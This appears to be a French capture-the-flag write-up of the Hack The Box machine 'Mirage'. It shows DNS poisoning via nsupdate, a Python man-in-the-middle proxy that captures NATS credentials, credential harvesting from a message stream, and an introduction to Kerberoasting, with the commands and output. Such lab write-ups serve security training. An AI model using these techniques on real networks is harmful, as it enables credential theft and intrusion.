
Mirage



Scanning

TCP

nmap -sS -sV -sC -Pn -p- -T4 10.129.207.230 -v

```
PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-07-20
16:22:01Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
```

```
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96ee8875370dcf1bd44aa321045393
|_SHA-1: c25a58cc950fce6e64c7cd40e98ebb5a653fb9ff
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96ee8875370dcf1bd44aa321045393
|_SHA-1: c25a58cc950fce6e64c7cd40e98ebb5a653fb9ff
2049/tcp  open  mountd         1-3 (RPC #100005)
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96ee8875370dcf1bd44aa321045393
|_SHA-1: c25a58cc950fce6e64c7cd40e98ebb5a653fb9ff
3269/tcp  open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
```

```
| Issuer: commonName=mirage-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-04T19:58:41
| Not valid after:  2105-07-04T19:58:41
| MD5:   da96ee8875370dcf1bd44aa321045393
|_SHA-1: c25a58cc950fce6e64c7cd40e98ebb5a653fb9ff
|_ssl-date: TLS randomness does not represent time
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO
{"server_id":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","server_name
":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","version":"2.11.3","pro
to":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":
true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":245,"cl
ient_ip":"10.10.14.210","xkey":"XCDPDVRXTZAZRCNJY3KTNRR46VJCQUG3KJKF6WSY6ZG4MZFZPGJX
XFUX"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO
{"server_id":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","server_name
":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","version":"2.11.3","pro
to":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":
true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":246,"cl
ient_ip":"10.10.14.210","xkey":"XCDPDVRXTZAZRCNJY3KTNRR46VJCQUG3KJKF6WSY6ZG4MZFZPGJX
XFUX"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO
{"server_id":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","server_name
":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","version":"2.11.3","pro
to":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":
true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":247,"cl
ient_ip":"10.10.14.210","xkey":"XCDPDVRXTZAZRCNJY3KTNRR46VJCQUG3KJKF6WSY6ZG4MZFZPGJX
XFUX"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO
{"server_id":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","server_name
":"NABDMVBBRPVTABGAZS2EENC7PVCQSFY4SGBNFQYMIDCRLJN5Y7HTIAB2","version":"2.11.3","pro
to":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":
true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":244,"cl
ient_ip":"10.10.14.210","xkey":"XCDPDVRXTZAZRCNJY3KTNRR46VJCQUG3KJKF6WSY6ZG4MZFZPGJX
XFUX"}
|_    -ERR 'Authentication Timeout'
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
50417/tcp open  msrpc           Microsoft Windows RPC
53604/tcp open  msrpc           Microsoft Windows RPC
53616/tcp open  msrpc           Microsoft Windows RPC
53628/tcp open  msrpc           Microsoft Windows RPC
62680/tcp open  msrpc           Microsoft Windows RPC
62687/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
62688/tcp open  msrpc           Microsoft Windows RPC
62703/tcp open  msrpc           Microsoft Windows RPC
```

4222 --> NATS

> **Note**
>
> **NATS (Neural Autonomic Transport System)** est un **système de messagerie léger** (pub/sub, request/reply, etc.), très utilisé dans les architectures distribuées, microservices ou IoT. Il permet à des clients (applications) de s'abonner à des sujets et de publier des messages de manière rapide et scalable.

UDP

```
PORT     STATE SERVICE
53/udp   open  domain
111/udp  open  rpcbind
123/udp  open  ntp
389/udp  open  ldap
2049/udp open  nfs
```

nmap -sU --script ntp-info -p 123 10.129.207.230

```
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|_  receive time stamp: 2025-07-20T16:29:28
```

Pour moi il est '11h30', pour la machine il est 16h30. Un décalage horaire de 5h.

- echo /etc/hosts > DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE

Enumération

rpcbind

rpcdump.py "mirage.htb" | grep -A 6 MS-RPRN

```
Protocol: [MS-RPRN]: Print System Remote Protocol
Provider: spoolsv.exe
UUID    : 12345678-1234-ABCD-EF00-0123456789AB v1.0
Bindings:
          ncacn_ip_tcp:10.129.207.230[62688]
          ncalrpc:[LRPC-7af5323dd00e48ef6d]
```

RPC mounts

Show Available NFS Shares

```
[Jul 20, 2025 - 11:54:01 ] HTB_area /workspace ➜  showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)
```

Mounting NFS Share

```
[Jul 20, 2025 - 11:55:22 ] HTB_area /workspace ➜  sudo mount -t nfs mirage.htb:/ ./target-NFS/ -o nolock
```

```
[Jul 20, 2025 - 11:56:27 ] HTB_area target-NFS ➜  tree
.
└── MirageReports
    ├── Incident_Report_Missing_DNS_Record_nats-svc.pdf
    └── Mirage_Authentication_Hardening_Report.pdf

2 directories, 2 files
```

```
[Jul 20, 2025 - 11:58:37 ] HTB_area target-NFS ➜  cp -r MirageReports/* /workspace
```

Umount shares

```
sudo umount target-NFS
```

Nous avons deux pdf, on va regarder le contenu :

open pdf on linux with 'xdg-open'

Incident_Report_Missing_DNS_Record_nats-svc.pdf

MIRAGE

Report

Topic	Incident Report – Missing DNS Record for nats-svc
Writer	Network Infrastructure Team (IT Team)
Date	May 6, 2025

```
PS C:\Users\Dev_Account_A> nslookup.exe nats-svc
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  ::1

*** UnKnown can't find nats-svc: Non-existent domain
PS C:\Users\Dev_Account_A>
```

- usernames.txt >> Dev_Account_A

Security Consideration :

In development environments, fixed service names such as **nats-svc.mirage.htb** are often hardcoded in applications. If the DNS record is missing, some apps may still attempt to connect to that name. This behavior could be abused by attackers if DNS records are hijacked.

The Security Team should monitor such cases closely to ensure no unauthorized DNS responses are injected or spoofed in the network.

```
[Jul 20, 2025 - 17:55:40 ] HTB_area /workspace ➜  exiftool Incident_Report_Missing_DNS_Record_nats-svc.pdf
ExifTool Version Number         : 12.57
File Name                       : Incident_Report_Missing_DNS_Record_nats-svc.pdf
Directory                       : .
File Size                       : 8.5 MB
File Modification Date/Time     : 2025:07:20 11:59:25+02:00
File Access Date/Time           : 2025:07:20 12:01:59+02:00
File Inode Change Date/Time     : 2025:07:20 11:59:25+02:00
File Permissions                : -rwx------
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 4
Tagged PDF                      : Yes
Language                        : en-PH
Title                           : Investigative Reporting Outline Doc in Black Grey Teal Modern Type Style
Creator                         : Canva
Producer                        : Canva
Create Date                     : 2025:05:20 15:07:45+00:00
Modify Date                     : 2025:05:20 15:07:45+00:00
Keywords                        : DAGn7vmxkJQ, BAFmAHycaxU, 0
Author                          : Mostafa Toumi (EmSec)
```

Mirage_Authentication_Hardening_Report.pdf

MIRAGE

Report

Topic	Security Transition Plan: Deprecating NTLM Authentication at Mirage.htb
Writer	Active Directory Security Team
Date	Apr 11, 2025

To align with current security best practices, Mirage is moving toward a **Kerberos-only authentication model**. The transition is designed to be gradual and well-monitored to avoid service disruption and ensure all systems are compliant.

- Ils veulent supprimer le NTML authentification et le remplacer par du 'Kerberos-Only'

Prepared by:

Active Directory Security Team

IT Security Department – Mirage.htb

Contact: ad-security@mirage.htb

- On a un mail *ad-security@mirage.htb*, peut-être on pourrait voir ce qu'il a publié sur le petit serveur de messagerie NATS

```
[Jul 20, 2025 - 17:56:31 ] HTB_area /workspace →  exiftool Mirage_Authentication_Hardening_Report.pdf
ExifTool Version Number         : 12.57
File Name                       : Mirage_Authentication_Hardening_Report.pdf
Directory                       : .
File Size                       : 9.4 MB
File Modification Date/Time     : 2025:07:20 11:59:26+02:00
File Access Date/Time           : 2025:07:20 12:03:45+02:00
File Inode Change Date/Time     : 2025:07:20 11:59:26+02:00
File Permissions                : -rwx------
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 5
Tagged PDF                      : Yes
Language                        : en-PH
Title                           : Copy of Investigative Reporting Outline Doc in Black Grey Teal Modern Type Style
Creator                         : Canva
Producer                        : Canva
Create Date                     : 2025:05:26 21:36:48+00:00
Modify Date                     : 2025:05:26 21:36:48+00:00
Keywords                        : DAGoYb7hCCM, BAFmAHycaxU, 0
Author                          : Mostafa Toumi (EmSec)
```

User Enumération

kerbrute userenum --domain "mirage.htb" usernames.txt --dc dc01.mirage.htb

```
    __               __     __              __
   / /_____  _____/ /_  _____  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/20/25 - Ronnie Flathers @ropnop

2025/07/20 18:45:41 >  Using KDC(s):
2025/07/20 18:45:41 >   dc01.mirage.htb:88

2025/07/20 18:45:41 >  [+] VALID USERNAME:   Dev_Account_B@mirage.htb
2025/07/20 18:45:41 >  [+] VALID USERNAME:   Dev_Account_A@mirage.htb
2025/07/20 18:45:41 >  Done! Tested 2 usernames (2 valid) in 0.054 seconds
```

Exploitation

Dev_Account_A

http://www.sp-itsecurity.com/sretens-tips-for-security-testing/unauthenticated-dynamic-dns-updates-allow-dns-poisoning

DNS spoofing

```
—$ nsupdate
> server 10.10.11.78
> update add nats-svc.mirage.htb 3600 A 10.10.14.13
> send
```

MITM proxy

```
# cat proxyyy.py
import socket
import threading

# Local proxy server binds here
LISTEN_HOST = '0.0.0.0'
LISTEN_PORT = 4222

# Real NATS server
REAL_HOST = '10.129.105.223'
REAL_PORT = 4222

def handle_client(client_sock):
    # Connect to real NATS server
    remote_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    remote_sock.connect((REAL_HOST, REAL_PORT))

    def forward(src, dst):
        while True:
            try:
                data = src.recv(4096)
                if not data:
                    break
                print(f"[DATA] {data.decode(errors='ignore')}")
                dst.sendall(data)
            except Exception as e:
                break
        src.close()
        dst.close()

    threading.Thread(target=forward, args=(client_sock, remote_sock)).start()
    threading.Thread(target=forward, args=(remote_sock, client_sock)).start()

def start_proxy():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((LISTEN_HOST, LISTEN_PORT))
    server.listen(5)
    print(f"[+] Proxy listening on {LISTEN_HOST}:{LISTEN_PORT}")

    while True:
        client_sock, addr = server.accept()
        print(f"[+] Connection from {addr}")
        threading.Thread(target=handle_client, args=(client_sock,)).start()

if __name__ == "__main__":
    start_proxy()
```

Script	Rôle	Objectif
`add_dns.py`	DNS Spoofing	Crée un enregistrement DNS piégé
`proxyyy.py`	MITM Proxy	Capture les connexions à `nats-svc.mirage.htb` via TCP

```
[Jul 20, 2025 - 21:20:54 ] HTB_area /workspace ➜  python proxy.py
[+] Fake NATS Server listening on 0.0.0.0:4222
[+] Connection from ('10.129.113.248', 52659)
[>] Received:
CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_required":false,"name":"NATS CLI Version 0.2.2","lang":"go"
,"version":"1.41.1","protocol":1,"echo":true,"headers":false,"no_responders":false}
PING
```

- "Dev_Account_A","pass":"hx5h7F5554fP@1337!"
- hx5h7F5554fP@1337! >> passwords.txt

> **Note**
>
> Je n'ai pas pu générer un ticket kerberos via cet identifiant là, j'en ai déduit qu'il fallait avec ces identifiants ce connecter au serveur NATS

David.jjackson

NATS installation

```
[Jul 21, 2025 - 21:28:15 ] HTB_area Downloads ➜  ls
nats-0.2.4-386.deb
```

Tester la connectivité

nats --server nats://mirage.htb:4222 rtt --user Dev_Account_A --password 'hx5h7F5554fP@1337!'

```
nats://mirage.htb:4222:

   nats://10.129.114.133:4222: 33.473641ms
```

Lister tous les flux

nats stream ls --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'

Streams					
Name	Description	Created	Messages	Size	Last Message
auth_logs		2025-05-05 09:18:19	5	570 B	77d19h19m30s

Ajouter un consommateur appelé 'reader'

nats consumer add auth_logs reader --pull --deliver all --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'

```
Configuration:

                    Name: reader
               Pull Mode: true
          Deliver Policy: All
              Ack Policy: All
                Ack Wait: 30.00s
           Replay Policy: Original
         Max Ack Pending: 1,000
       Max Waiting Pulls: 512
            Headers Only: true

State:

             Host Version: 2.11.3
      Required API Level: 0 hosted at level 1
  Last Delivered Message: Consumer sequence: 0 Stream sequence: 0
    Acknowledgment Floor: Consumer sequence: 0 Stream sequence: 0
        Outstanding Acks: 0 out of maximum 1,000
    Redelivered Messages: 0
    Unprocessed Messages: 5
           Waiting Pulls: 0 of maximum 512
```

Récupérer les 5 prochains messages du flux auth_logs pour reader

nats consumer next auth_logs reader --count=5 --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!'

```
[Jul 21, 2025 - 21:47:23 ] HTB_area /workspace ➜  nats consumer next auth_logs reader --count=5 --server nats://mirage.htb:4222 --user Dev_Account_A --pa
rd 'hx5h7F5554fP@1337!'

[21:47:32] subj: logs.auth / tries: 1 / cons seq: 1 / str seq: 1 / pending: 4

{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

Acknowledged message

[21:47:32] subj: logs.auth / tries: 1 / cons seq: 2 / str seq: 2 / pending: 3

{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

Acknowledged message

[21:47:32] subj: logs.auth / tries: 1 / cons seq: 3 / str seq: 3 / pending: 2

{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

Acknowledged message

[21:47:32] subj: logs.auth / tries: 1 / cons seq: 4 / str seq: 4 / pending: 1

{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
```


- "user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"
- david.jjackson > users.txt
- pN8kQmn6b86!1234@ > passwords.txt

On peut passer à l'énumération via cet utilisateur

Kerb-auth

Il était noté tout à l'heure que seulement l'authentification via Kerberos était possible

```
[Jul 21, 2025 - 13:31:42 ] HTB_area /workspace ➜  cat /etc/krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = MIRAGE.HTB

[realms]
    HTB = {
        kdc = mirage.htb
        admin_server = mirage.htb
        default_domain = htb
    }

[domain_realm]
    .htb = MIRAGE.HTB
    htb = MIRAGE.HTB
[Jul 21, 2025 - 13:32:57 ] HTB_area /workspace ➜
```



nathan.aadam

Kerberoasting

Kerberos fonctionnement

> **Note**
>
> Une attaque Kerberoasting cible les environnements Active Directory utilisant le protocole *Kerberos* pour l'authentification. En effet, **le Kerberoasting permet à un attaquant, disposant d'un compte valide sur le réseau, de récupérer des tickets Kerberos appelés Service Tickets.** Ces tickets contiennent des informations chiffrées à l'aide du mot de passe du compte lié au service.

Note

Client

Concernant le client, il peut être n'importe quelle entité du domaine disposant d'un secret connu du KDC. Cela inclut tous les utilisateurs et les machines du domaine.

Par ailleurs, n'importe quel client peut faire une demande d'accès Kerberos à n'importe quel service. En outre, le protocole Kerberos n'a pas pour rôle de vérifier si le client est autorisé à accéder au service demandé. Cette responsabilité est laissée au service.

Service

Concernant le service, il est une entité du domaine (utilisateur ou machine) qui dispose d'un secret connu du KDC.

Il doit disposer également d'un ou plusieurs « **Service Principal Name** » (**SPN**) enregistré auprès du contrôleur de domaine. Cet enregistrement consiste à inscrire les services proposés sur la propriété « ServicePrincipalName » de l'objet « Active Directory » de l'entité.

- Dans le cas d'une entité machine, le propriétaire de la machine et le compte de la machine sont capable d'inscrire de nouveaux SPN.
- Dans le cas d'une entité utilisateur, seuls les administrateurs ou entités explicitement autorisés à éditer les attributs de l'objet pourront ajouter de nouveaux SPN. Cela exclut l'utilisateur lui-même lorsqu'il possède des privilèges standard.

